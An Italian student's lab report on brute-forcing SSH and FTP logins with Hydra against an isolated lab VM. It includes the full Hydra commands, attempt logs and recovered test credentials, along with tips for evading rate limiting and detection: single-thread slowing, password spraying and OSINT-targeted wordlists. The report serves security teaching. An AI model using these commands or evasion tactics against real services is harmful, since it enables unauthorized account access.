

RELAZIONE TECNICA DI LABORATORIO: ACCESSO ABUSIVO E SICUREZZA DEI SERVIZI DI RETE (SSH & FTP)

Studente: Leonardo Onori

Data: 17 Luglio 2026

Ambiente di Analisi: Kali Linux (VM in modalità Rete Interna)

Target IP: 192.168.50.150

1. OBIETTIVO DEL LABORATORIO

L'attività ha lo scopo di analizzare sul campo i meccanismi di autenticazione e le vulnerabilità legate agli attacchi a dizionario (Brute-Force/Wordlist) contro due tra i più diffusi servizi di rete: **SSH (Secure Shell)** e **FTP (File Transfer Protocol)**. L'esperienza si articola nella configurazione sicura dei servizi in un ambiente locale isolato e nella successiva validazione tramite lo strumento di sicurezza Hydra.

2. FASE 1: ATTACCO A DIZIONARIO SUL SERVIZIO SSH (PORTA 22)

2.1 Preparazione delle Wordlist

Per ottimizzare i tempi e garantire l'efficacia del test senza incorrere in cicli infiniti, sono stati creati due dizionari locali mirati all'interno della directory di lavoro:

- `utenti.txt`: Contenente una lista di username comuni, incluso il target `test_user`.
- `password.txt`: Contenente password comuni, inclusa la credenziale corretta `testpass`.

2.2 Gestione del Rate Limiting e Risoluzione dell'Errore

Durante il primo tentativo di attacco impostando 4 thread paralleli (-t 4), il sistema operativo target ha attivato i meccanismi di protezione nativi del demone SSH, rifiutando le connessioni simultanee e restituendo errori di tipo socket.

Per aggirare questo blocco e simulare un comportamento furtivo non rilevato dalle contromisure di rate-limiting, il parallelismo è stato ridotto drasticamente a **singolo thread (-t 1)**.

2.3 Comando Eseguito

Bash

```
hydra -L utenti.txt -P password.txt 192.168.50.150 -t 1 ssh -f -V
```

2.4 Risultato del Cracking SSH

L'attacco a singolo thread ha processato con successo il dizionario fino all'identificazione della credenziale valida:

- **Username trovato:** test_user
- **Password trovata:** testpass

```
(kali@kali)-[~]
$ hydra -L utenti.txt -P password.txt 192.168.50.150 -t 1 ssh -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 05:56:36
[DATA] max 1 task per 1 server, overall 1 task, 30 login tries (l:6/p:5), ~30 tries per task
[DATA] attacking ssh://192.168.50.150:22/
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "password" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "123456" - 2 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "admin" - 3 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "testpass" - 4 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "qwerty" - 5 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "password" - 6 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "123456" - 7 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "admin" - 8 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "testpass" - 9 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "qwerty" - 10 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "password" - 11 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "123456" - 12 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "admin" - 13 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "testpass" - 14 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "qwerty" - 15 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "password" - 16 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "123456" - 17 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "admin" - 18 of 30 [child 0] (0/0)
[STATUS] 18.00 tries/min, 18 tries in 00:01h, 12 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "testpass" - 19 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "qwerty" - 20 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "password" - 21 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "123456" - 22 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "admin" - 23 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "testpass" - 24 of 30 [child 0] (0/0)
[22][ssh] host: 192.168.50.150 login: test_user password: testpass
[STATUS] attack finished for 192.168.50.150 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 05:57:50
```

Cattura del terminale di Kali Linux che mostra l'output finale di Hydra per il servizio SSH con la riga verde o conclusiva:

```
[22][ssh] host: 192.168.50.150 login: test_user password: testpass
```

3. FASE 2: CONFIGURAZIONE E ATTACCO SUL SERVIZIO FTP (PORTA 21)

3.1 Installazione e Risoluzione dei Conflitti

Come richiesto dalla seconda parte della traccia, è stato scelto come secondo servizio il protocollo FTP tramite il demone vsftpd.


A causa dell'ambiente isolato offline, la VM è stata temporaneamente spostata in modalità NAT per l'installazione tramite `apt install vsftpd -y` e successivamente riportata in Rete Interna sull'IP statico originario 192.168.50.150 tramite l'utility `nmcli` (profilo Ethernet 1).

Per risolvere un blocco all'avvio causato dalla direttiva in conflitto `INVALIDARGUMENT` (status 2), il file di configurazione `/etc/vsftpd.conf` è stato ricostruito da zero in modalità minimale per forzare l'ascolto su IPv4 e consentire l'accesso agli utenti locali:

Plaintext

```
listen=YES
listen_ipv6=NO
anonymous_enable=NO
local_enable=YES
write_enable=YES
local_umask=022
secure_chroot_dir=/var/run/vsftpd/empty
```

Il corretto funzionamento del servizio è stato validato verificando la porta 21 in stato di ascolto.



```
(kali㉿kali)-[~]
$ ss -antpl | grep 21
LISTEN 0      32          0.0.0.0:21      0.0.0.0:*
```

```
(kali㉿kali)-[~]  
$ ftp 192.168.50.150  
Connected to 192.168.50.150.  
220 (vsFTPd 3.0.5)  
Name (192.168.50.150:kali): test_user  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> exit  
221 Goodbye.
```

Cattura dell'output del comando "ss -antpl | grep 21 " che mostra il server FTP regolarmente attivo in ascolto su tutte le interfacce:

```
LISTEN 0 32 0.0.0.0:21 0.0.0.0:*
```

3.2 Comando Eseguito

Sfruttando la leggerezza del protocollo FTP rispetto a SSH, l'attacco è stato condotto aumentando il parallelismo a 4 thread:

Bash

```
hydra -L utenti.txt -P password.txt 192.168.50.150 -t 4 ftp -f -V
```

3.3 Risultato del Cracking FTP

In soli 18 secondi, Hydra ha concluso l'attacco estraendo la credenziale:

- **Username trovato:** test_user
- **Password trovata:** testpass

```

(kali@kali)-[~]
$ hydra -L utenti.txt -P password.txt 192.168.50.150 -t 4 ftp -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 07:04:51
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:6/p:5), ~8 tries per task
[DATA] attacking ftp://192.168.50.150:21/
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "password" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "123456" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "admin" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "testpass" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "admin" - pass "qwerty" - 5 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "password" - 6 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "123456" - 7 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "admin" - 8 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "testpass" - 9 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "root" - pass "qwerty" - 10 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "password" - 11 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "123456" - 12 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "admin" - 13 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "testpass" - 14 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.150 - login "user" - pass "qwerty" - 15 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "password" - 16 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "123456" - 17 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "admin" - 18 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "testpass" - 19 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "studente" - pass "qwerty" - 20 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "password" - 21 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "123456" - 22 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "admin" - 23 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.150 - login "test_user" - pass "testpass" - 24 of 30 [child 1] (0/0)
[21][ftp] host: 192.168.50.150 login: test_user password: testpass
[STATUS] attack finished for 192.168.50.150 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 07:05:09

```

Cattura della parte finale dell'output del terminale relativo all'attacco FTP, dove si legge chiaramente il successo di Hydra:

[21][ftp] host: 192.168.50.150 login: test_user password: testpass

1 of 1 target successfully completed, 1 valid password found

4. ANALISI COMPARATIVA DEI SERVIZI

Il laboratorio ha evidenziato differenze strutturali profonde tra i due protocolli analizzati durante un attacco a dizionario:

1. **SSH (Porta 22):** Protocollo robusto e cifrato. Ogni tentativo di login richiede un pesante scambio di chiavi asimmetriche. È altamente sensibile al sovraccarico e implementa policy di protezione (rate limiting) che costringono l'analista a rallentare l'attacco (-t 1), dilatando i tempi.
2. **FTP (Porta 21):** Protocollo obsoleto e non cifrato. Privo di overhead crittografico, risponde istantaneamente alle sollecitazioni. Ha permesso un attacco a 4 thread concorrenti senza mostrare alcun segno di fatica o rifiuto della connessione, completando la scansione in pochi secondi. Inoltre, le credenziali viaggiano in chiaro sulla rete, esponendo il fianco ad attacchi di sniffing.

5. SEZIONE OPZIONALE: OTTIMIZZAZIONE DEI TEMPI CON WORDLIST MASSIVE (SECLISTS)

L'utilizzo diretto di dizionari estesi (come le raccolte SecLists o la nota rockyou.txt che contengono milioni di record) risulta impraticabile in scenari reali su servizi protetti da rate-limiting o meccanismi di *Account Lockout* (blocco dell'account dopo \$N\$ tentativi falliti). Calcolando un rateo di 1 tentativo al secondo su SSH, una lista da 1 milione di password richiederebbe oltre 11 giorni di esecuzione continua.

Per ovviare a questa limitazione, le metodologie professionali di Penetration Testing prevedono strategie di ottimizzazione mirate:

- **Targeted Wordlists (Dizionari Mirati):** Utilizzo di strumenti come CUPP (Common User Passwords Profiler) per generare liste basate sulle informazioni specifiche del bersaglio (OSINT), o CeWL per effettuare lo scraping del sito web aziendale ed estrarre parole chiave contestuali usate spesso dai dipendenti come password.
- **Password Spraying:** Inversione della logica di attacco. Invece di testare 10.000 password su 1 singolo utente (causandone il blocco), si testa 1 sola password comune (es. Autunno2026!) su un elenco di 10.000 username diversi, eludendo i sistemi di rilevamento basati sulle anomalie del singolo account.
- **Uso efficiente delle opzioni di Hydra:** Ottimizzazione delle sessioni tramite il flag -f (interruzione immediata al primo successo) e l'utilizzo dello switch -R per mettere in pausa e riprendere un attacco massivo interrotto senza perdere i progressi calcolati fino a quel momento.